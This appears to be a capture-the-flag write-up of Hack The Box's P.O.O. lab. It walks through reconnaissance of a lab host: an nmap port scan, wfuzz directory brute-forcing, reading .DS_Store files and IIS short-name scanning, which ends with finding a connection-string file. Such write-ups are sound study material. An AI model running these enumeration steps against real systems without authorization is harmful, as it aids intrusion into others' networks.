
Hack the Box – P.O.O

As normal I add the IP of the machine 10.13.38.11 to /etc/hosts as poo.htb



P.O.O.

Proudly presented by Hack The Box Moderators Team

Professional Offensive Operations

By eks and mrb3n

Professional Offensive Operations is a rising name in the cyber security world.

Lately they've been working into migrating core services and components to a state of the art cluster which offers cutting edge software and hardware.

P.O.O., is designed to put your skills in enumeration, lateral movement, and privilege escalation to the test within a small Active Directory environment configured with the latest and greatest operating systems and technologies.


The goal is to compromise the perimeter host, escalate privileges and ultimately compromise the domain while collecting several flags along the way.

Entry Point: 10.13.38.11

NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan 10.13.38.11




```
# Nmap 7.70 scan initiated Tue Jun  4 06:35:10 2019 as: nmap -p- -sT -sV -sC -oN initial-scan 10.13.38.11
Nmap scan report for 10.13.38.11
Host is up (0.034s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Professional Offensive Operations
1433/tcp open  ms-sql-s Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: POO
|   NetBIOS_Domain_Name: POO
|   NetBIOS_Computer_Name: COMPATIBILITY
|   DNS_Domain_Name: intranet.poo
|   DNS_Computer_Name: COMPATIBILITY.intranet.poo
|   DNS_Tree_Name: intranet.poo
|_  Product_Version: 10.0.14393
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-05-30T04:08:06
|_Not valid after:  2049-05-30T04:08:06
|_ssl-date: 2019-06-04T05:33:32+00:00; -3m30s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -3m30s, deviation: 0s, median: -3m31s
| ms-sql-info:
|   10.13.38.11:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  4 06:37:07 2019 -- 1 IP address (1 host up) scanned in 116.99 seconds
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have HTTP on port 80 and MSSQL on 1433.

Overview of Web Services

Let’s take a quick look at the webpages to see what we have. I got the following on port 80.




I didn’t have much to go on, so I decided to do some directory enumeration.


Directory Enumeration

I used wfuzz in this case because gobuster didn’t come up with anything useful.

wfuzz --hc 404 -w raft-small-words.txt http://10.13.38.11/FUZZ



```
root@kali:/opt/htb/endgame/poo# wfuzz --hc 404 -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt http://10.13.38.11/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.38.11/FUZZ
Total requests: 43003

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000003:  C=301      1 L       10 W          149 Ch        "images"
000004:  C=401     29 L      100 W         1293 Ch        "admin"
000011:  C=301      1 L       10 W          152 Ch        "templates"
000012:  C=301      1 L       10 W          150 Ch        "plugins"
000014:  C=301      1 L       10 W          149 Ch        "themes"
000015:  C=301      1 L       10 W          145 Ch        "js"
000043:  C=301      1 L       10 W          147 Ch        "test"
000102:  C=301      1 L       10 W          156 Ch        "aspnet_client"
000113:  C=301      1 L       10 W          150 Ch        "uploads"
000134:  C=301      1 L       10 W          152 Ch        "Templates"
000180:  C=401     29 L      100 W         1293 Ch        "Admin"
000237:  C=301      1 L       10 W          146 Ch        "dev"
000283:  C=301      1 L       10 W          149 Ch        "Images"
000400:  C=200     31 L       55 W          725 Ch        "."
```




```
000464:   C=301       1 L       10 W        149 Ch       "Themes"
000761:   C=301       1 L       10 W        150 Ch       "widgets"
000788:   C=301       1 L       10 W        147 Ch       "Test"
001205:   C=301       1 L       10 W        145 Ch       "JS"
001212:   C=401      29 L      100 W       1293 Ch       "ADMIN"
001365:   C=301       1 L       10 W        150 Ch       "Uploads"
001722:   C=301       1 L       10 W        145 Ch       "Js"
002077:   C=301       1 L       10 W        151 Ch       "META-INF"
002163:   C=301       1 L       10 W        147 Ch       "TEST"
002732:   C=301       1 L       10 W        149 Ch       "IMAGES"
002838:   C=301       1 L       10 W        149 Ch       "THEMES"
003526:   C=301       1 L       10 W        146 Ch       "DEV"
004311:   C=301       1 L       10 W        146 Ch       "Dev"
004941:   C=301       1 L       10 W        150 Ch       "Widgets"
007034:   C=301       1 L       10 W        150 Ch       "Plugins"
008779:   C=301       1 L       10 W        150 Ch       "PlugIns"
009182:   C=301       1 L       10 W        152 Ch       "TEMPLATES"
009532:   C=200      50 L      156 W      10244 Ch       ".DS_Store"
```

The interesting ones for me to look at seemed to be the '***admin***' folder and '***.DS_Store***' file. Simply because admin indicates an area of privilege and .DS_Store files generally hold information about the folder that it resides in.

Admin Directory

I browsed to http://10.13.38.11/admin and was presented with a logon.



Authentication Required

http://10.13.38.11 is requesting your username and password. The site says: "COMPATIBILITY"

User Name:


Password:

I chose not to try and brute force this at this point and looked at the other files I could potentially utilise.

Reading Directories

Knowing the DS_Store files contain information, I read the file to see what it contained. I did this by using https://github.com/lijiejie/ds_store_exp


python ds_store_exp.py http://10.13.38.11/.DS_Store



```
root@kali:/opt/ds_store_exp# python ds_store_exp.py http://10.13.38.11/.DS_Store
[200] http://10.13.38.11/.DS_Store
[401] http://10.13.38.11/admin
[401] http://10.13.38.11/admin/.DS_Store
[200] http://10.13.38.11/Widgets/.DS_Store
[400] http://10.13.38.11/New folder/.DS_Store
[400] http://10.13.38.11/New folder
[200] http://10.13.38.11/dev/.DS_Store
[403] http://10.13.38.11/Templates
[200] http://10.13.38.11/JS/.DS_Store
[403] http://10.13.38.11/Widgets
[200] http://10.13.38.11/Themes/.DS_Store
[403] http://10.13.38.11/dev
[403] http://10.13.38.11/Themes
[403] http://10.13.38.11/JS
[200] http://10.13.38.11/Images/.DS_Store
[403] http://10.13.38.11/Uploads
[400] http://10.13.38.11/New folder (2)
[403] http://10.13.38.11/Plugins
[400] http://10.13.38.11/New folder (2)/.DS_Store
[200] http://10.13.38.11/iisstart.htm
[403] http://10.13.38.11/Images
[403] http://10.13.38.11/META-INF
[200] http://10.13.38.11/Widgets/Framework/.DS_Store
[403] http://10.13.38.11/Widgets/Framework
[403] http://10.13.38.11/Widgets/Menu
[200] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/.DS_Store
[403] http://10.13.38.11/Widgets/Notifications
[403] http://10.13.38.11/Widgets/CalendarEvents
[200] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/.DS_Store
[403] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc
[403] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[403] http://10.13.38.11/JS/custom
[403] http://10.13.38.11/Themes/default
[403] http://10.13.38.11/Images/buttons
[200] http://10.13.38.11/Widgets/Framework/Layouts/.DS_Store
[403] http://10.13.38.11/Images/icons
[200] http://10.13.38.11/Images/iisstart.png
[403] http://10.13.38.11/Widgets/Framework/Layouts
[403] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/include
[403] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[403] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
[403] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/src
[403] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[403] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[403] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[403] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src
[403] http://10.13.38.11/Widgets/Framework/Layouts/custom
[403] http://10.13.38.11/Widgets/Framework/Layouts/default
```


We have some interesting directories. I run IIS Shortname scanner located at https://github.com/irsdl/IIS-ShortName-Scanner to see if I could come up with anything interesting and one specific directory came up with good information.

java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/



```
Scanning...

Testing request method: "DEBUG" with magic part: "\a.aspx" ...
Testing request method: "OPTIONS" with magic part: "\a.aspx" ...
File: POO_CO~1.TXT
[\] POO_CO~1.TXX
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2019/06/21 10:18:35
Target: http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 182
  |_ Identified directories: 0
  |_ Indentified files: 1
    |_ POO_CO~1.TXT

Finished in: 2 second(s)
```

I tried a couple of filenames and then hit the jackpot with poo_connection.txt.



10.13.38.11/dev/dca66d38fd
10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_connection.txt
Most Visited
Getting Started
Ne(ste)d Flanders

